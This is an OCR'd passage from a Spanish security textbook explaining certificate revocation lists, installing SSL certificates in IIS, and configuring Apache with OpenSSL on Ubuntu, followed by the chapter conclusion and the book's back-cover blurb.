


Figura 10.69. Lista de certificados revocados

6. En la pestaña **Parámetros para la publicación de las listas de revocación**, se puede configurar el tiempo o intervalo de publicaciones CRL de los certificados revocados.




Figura 10.70. Parámetros para la publicación se listas CRL

7. La pestaña **Ver lista de revocación de certificados CRL** lista todas las listas de revocación CRL que se han emitido por parte de la autoridad certificadora.




Figura 10.71. Lista de certificados revocados

Otra forma de verificar esta revocación de certificados por parte del usuario es accediendo a la página Web donde se encuentra la lista CRL, que se encuentra en la misma dirección de la petición del certificado.

1. Seleccionar **Descarga un certificado CA, cadena de certificado o CRL.**




Figura 10.72. Descarga lista de certificados revocados

2. Seleccionar **Descargar CRL base más reciente.**




Figura 10.73. Selección de lista de certificados revocados




Figura 10.74. Descarga lista

10.6 IMPLEMENTACIÓN DE PROTOCOLO SSL EN SERVIDORES WEB

Cuando se navega en Internet, HTTP por defecto no emplea transmisión de datos encriptados entre el servidor Web y el cliente. Para que esto tenga lugar con este protocolo, se puede utilizar *Secure Socket Layer* (SSL).

El proceso de SSL ya se ha explicado anteriormente en este capítulo, pero sólo recordar que el navegador del cliente verifica la identidad del servidor Web, ya que éste tiene instalado un certificado que ha emitido una autoridad certificadora y, a partir de aquí, los datos son encriptados y transferidos entre el navegador del cliente y el servidor Web.

Teniendo como ejemplo la infraestructura de Autoridad Certificadora **(CA)** implementada en los capítulos anteriores, desde el dominio MiEmpresa.com se implementa un servidor Web para la intranet de la empresa y éste será validado mediante la obtención de un certificado a la autoridad certificadora de MiEmpresa. De esta forma cualquier navegador Web cliente que se conecte a la intranet verificará que el servidor Web es el correcto.

Para esto, se solicita un certificado para un servidor Web siguiendo los pasos detallados en el apartado 10.4.5 *Obtención de certificados*. En la figura 10.53 se debe seleccionar **Servidor Web**, continuando con el proceso de solicitud del certificado.




Figura 10.75. Solicitud certificado servidor Web




Figura 10.76. Solicitud certificado servidor Web




Figura 10.77. Certificado servidor Web




Figura 10.78. Ruta certificado servidor Web

Una vez solicitado el certificado, se instala y se configura el servidor Web habilitando el protocolo SSL.

10.6.1 Instalación del certificado

Se debe seguir el siguiente proceso para la instalación del certificado en el servidor Web:

1. Clic en **Inicio-> Programas->Herramientas Administrativas-> Administrador de Internet Information Services IIS.**

2. En **Sitio Web predeterminado,** con el botón derecho del ratón, clic en **Propiedades.**

3. Seleccionar pestaña **Seguridad de directorios**, clic en **Certificado de servidor.**




Figura 10.79. Instalación certificado servidor Web

4. Se muestra **Asistente para certificados de servidor Web**, clic en **Siguiente**.

Figura 10.80. Asistente instalación certificado servidor Web

5. Seleccionar **Asignar un certificado ya existente** (se podría también desde aquí generar el certificado con la opción **Crear un certificado nuevo**), a continuación seleccionar el certificado.




Figura 10.81. Asignación certificado servidor Web

6. **Especificar el puerto SSL**, por defecto 443, clic en **Siguiente**.




Figura 10.82. Configuración puerto SSL

7. Revisar información del certificado, clic en **Siguiente**.




Figura 10.83. Envío petición certificado servidor Web

10.6.2 Habilitar SSL en servidor Web IIS

Una vez instalado el certificado, se procederá a la habilitación de SSL en el servidor Web, para ello debe realizar los siguientes pasos:

1. Clic en **Inicio-> Pròg ramas-> Herramientas Administrativas-> Administrador de Internet Information Services IIS**.

2. En **Sitio Web** seleccionar el sitio Web o directorio virtual donde se quiere implementar SSL, con el botón derecho del ratón, clic en **Propiedades**.

3. Seleccionar pestaña **Seguridad de directorios**, en la sección **Comunicaciones seguras** hacer clic en **Modificar**.

4. Habilitar **Requerir canal seguro (SSL)** y **Requerir cifrado de 128 bits**.




Figura 10.84. Habilitar SSL en servidor Web

5. Hacer clic en **Aceptar**.

Cada vez que se quiera acceder a los sitios Web o directorios virtuales que almacenan páginas Web, se debe introducir en el navegador HTTPS (HTTP seguro). Cuando se intenta entrar en este tipo de páginas el navegador suministrará avisos de alertas de seguridad en cuanto que las páginas están bajo conexión segura. Si no tiene en el navegador instalado el certificado del servidor Web, además suministrará otra alerta que pedirá si se desea instalar el certificado del servidor Web.




Figura 10.85. Aviso entrada en páginas conexión segura

10.6.3 Implementación del protocolo en servidores Web Apache

Muchos servidores Web usan como sistema operativo alguna de las distribuciones que Linux ofrece por su mínimo uso de recursos de *hardware*, flexibilidad y costo.

Entre las distribuciones que se utilizan para estos fines están Suse Linux del fabricante Novell, Red Hat y Ubuntu, entre otras. Al igual que en el apartado anterior se implementará un servidor Web, en este caso **Apache**, con SSL para establecer una conexión segura.

En el siguiente ejercicio instalaremos **Apache** como servidor Web en el puerto 80 y haremos las configuraciones necesarias para que trabaje con **SSL** por el puerto 443. Utilizaremos los paquetes de **Apache** y **Openssl** para realizar esta implementación en la distribución Linux **Ubuntu Server**.

Instalar Apache

En el servidor, desde la línea de comandos, se deberá instalar el paquete Apache, para ello se utiliza el comando **apt-get**, se descargará e instalará el paquete automáticamente, preguntará si se desea seguir con la instalación, se responderá Sí con la letra S.

```
darth@hacker:~$ sudo apt-get install apache2
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
```

Generar los certificados

Para poder establecer la conexión segura primero se deben generar las llaves y certificados necesarios. Se creará una llave privada de servidor mediante la instrucción que figura en el listado siguiente, el proceso pedirá que se ingrese un *password*.

```
darth@hacker:~$ openssl genrsa -des3 -out server.key 4096
Generating RSA private key, 4096 bit long modulus
.....................................++
.....................................................++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:
```

A continuación, se creará una solicitud de certificado de firma. Este comando pedirá una serie de datos (país, estado o provincia, etc.). Asegúrese de que "Nombre común (por ejemplo, su nombre)" coincide con el registrado en el nombre de dominio (o su dirección IP).

```
      darth@hacker:~$ openssl req -new -key server.key -out
server.csr
      Enter pass phrase for server.key:
      You are about to be asked to enter information that
will be incorporated
      into your certificate request.
      What you are about to enter is what is called a
Distinguished Name or a DN.
      There are quite a few fields but you can leave some
blank
      For some fields there will be a default value,
      If you enter '.', the field will be left blank.
      -----
      Country Name (2 letter code) [AU]:PE
      State or Province Name (full name) [Some-State]:LIMA
      Locality Name (eg, city) []:
      Organization Name (eg, company) [Internet Widgits Pty
Ltd]:
      Organizational Unit Name (eg, section) []:
      Common Name (eg, YOUR name) []:miEmpresa.com
      Email Address []:

      Please enter the following 'extra' attributes
      to be sent with your certificate request
      A challenge password []:
      An optional company name []:
```

Ahora, se firmará la solicitud de certificado de firma. Este ejemplo tiene una duración de 365 días:

```
darth@hacker:~$ openssl x509 -req -days 365 -in server.csr -
signkey server.key -out server.crt
Signature ok
subject=/C=PE/ST=LIMA/O=Internet Widgits Pty
Ltd/CN=miempresa
Getting Private key
Enter pass phrase for server.key:
```

Aquí creamos una versión *server.key* insegura. Esta llave se utilizará para que cuando Apache inicia, no se solicite una contraseña en cada reinicio del servidor Web. Pero tenga en cuenta que, si bien esto significa no tener que escribir una contraseña al reiniciar Apache, quiere decir que cualquier persona que pueda obtener esta clave insegura será capaz de descifrar sus transmisiones. Guárdela con permisos restringidos cuidadosamente.

```
darth@hacker:~$ openssl rsa -in server.key -out
server.key.insecure
darth@hacker:~$ mv server.key server.key.secure
darth@hacker:~$ mv server.key.insecure server.key
```

Despues de tener todas las llaves y certificados generados, se copiarán en el directorio */etc/apache2/ssl*.

```
darth@hacker:~$ cp server* /etc/apache2/ssl
darth@hacker:~$ $ ls /etc/apache2/ssl

      server.crt  server.csr  server.key  server.key.secure
```

Crear y Modificar los VirtualHosts

Podrá empezar a copiar plantillas de los archivos **VirtualHosts** y se modificarán para las conexiones al puerto 80 (*http*) y al puerto 443 (*https*).

1. Primero se realizará una copia del archivo **default** al archivo **SSL** en la ruta */etc/apache2/sites-available* para configurar los servicios respectivamente.

```
darth@hacker:~$ sudo cp /etc/apache2/sites-available/default
/etc/apache2/sites-available/ssl
```

2. Se tendrá que modificar el archivo **default** para configurar el servicio Web en el puerto 80.

```
darth@hacker:/etc/apache2/sites-available$ sudo nano default
```

Se añadirán las siguientes líneas del archivo *default*:

```
      NameVirtualHost *:80
      <VirtualHost *:80>
ServerName localhost
DocumentRoot /var/www/
```

3. Se modificará el archivo **SSL** para configurar el servicio Web en el puerto 443.

```
darth@hacker:/etc/apache2/sites-available$ sudo nano ssl
```

Se deberán incluir las siguientes líneas en el archivo **SSL**:

```
NameVirtualHost *:443
<VirtualHost *:443>
ServerName localhost
DocumentRoot /var/www/
SSLEngine On
SSLCertificateFile /etc/apache2/ssl/server.crt
SSLCertificateKeyFile /etc/apache2/ssl/server.key
```

Las tres últimas líneas se realizaron para activar el servicio y establecer la ruta del certificado y llave SSL.

Modificaciones adicionales

Para que no existan errores en el momento que inicia el servicio Apache se deberán hacer modificaciones al archivo **/etc/hosts** de la siguiente manera: en el lugar de la palabra *hacker* deberá ir su nombre de sistema.

```
127.0.0.1 localhost localhost.localdomain hacker
127.0.1.1 hacker
```

Agregarlo en el archivo apache.conf.

```
ServerName localhost
```

Iniciar Apache

Finalmente, se reiniciará el servicio de **Apache** con el siguiente comando y ya se dispondrá de nuestro servidor Web con SSL.

```
darth@hacker:~$sudo /etc/init.d/apache2 restart
```




Figura 10.86. Apache con SSL

10.7 CONCLUSIÓN

Con esto podemos dar por concluido este capítulo, que ha pretendido desarrollar los tipos de sistemas criptográficos, el de uso del cifrado en comunicaciones en Internet y la implementación de soluciones en volúmenes e incluso a nivel de usuarios o administradores de sistemas. Tengamos en cuenta que la facilidad con que se comprometen determinados servicios en la red, y la criticidad de los datos que ésta transporta, apuntan hacia un intenso trabajo en la implementación de canales seguros y comunicaciones seguras en la red de redes.

También es importante, a la hora de elegir un sistema criptográfico o una tecnología de cifrado, entender cuáles son sus capacidades ante ataques informáticos que busquen romper el cifrado; ya que hoy en día se descubren nuevas técnicas o métodos de descifrado que comprometen la privacidad de los datos y nuestras comunicaciones.

MATERIAL ADICIONAL

El material adicional asociado a este libro se encuentra disponible en el sitio Web que el autor tiene habilitado a tal efecto. La dirección es la siguiente:

www.hackingyseguridadeninternet.com

De esta manera el lector tendrá acceso a los contenidos adicionales referidos a lo largo de la obra relacionados con el *Hacking y la Seguridad en Internet*.

INDICE ALFABÉTICO

SÍMBOLOS

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

R

S

T

U

V

W

X

Z

La pretensión de este nuevo libro actualizado es la de introducir a los lectores en el mundo de la seguridad de TI, desde el punto de vista del atacante o hacker y del que tiene la responsabilidad de implementar políticas de seguridad y así intentar reducir las vulnerabilidades de sus sistemas y redes.

En un primer bloque se describen los protocolos necesarios para entender cómo se comunican los sistemas y las aplicaciones que se ejecutan en ellos. En el segundo bloque se describen y desarrollan diversos tipos de ataques a sistemas operativos Windows y Linux.

En el penúltimo bloque se aborda en profundidad las aplicaciones que pueden proteger a los sistemas de potenciales ataques a estos y a las redes donde se encuentran. En el bloque se describen, instalan, configuran y se desarrollan las posibilidades de administración de aplicaciones que, por ejemplo, pueden ayudar en el análisis de las comunicaciones entre sistemas, como son los sniffers, y otras que se implementan para la protección perimetral de sistemas y redes, como son los Firewalls y los IDS.

Por último en esta nueva edición se ha querido dedicar un capítulo exclusivamente a la inseguridad/hacking y seguridad de redes inalámbricas-WIFI, que han acaparado un importante papel en nuestros días tanto en entornos domésticos como en empresariales.

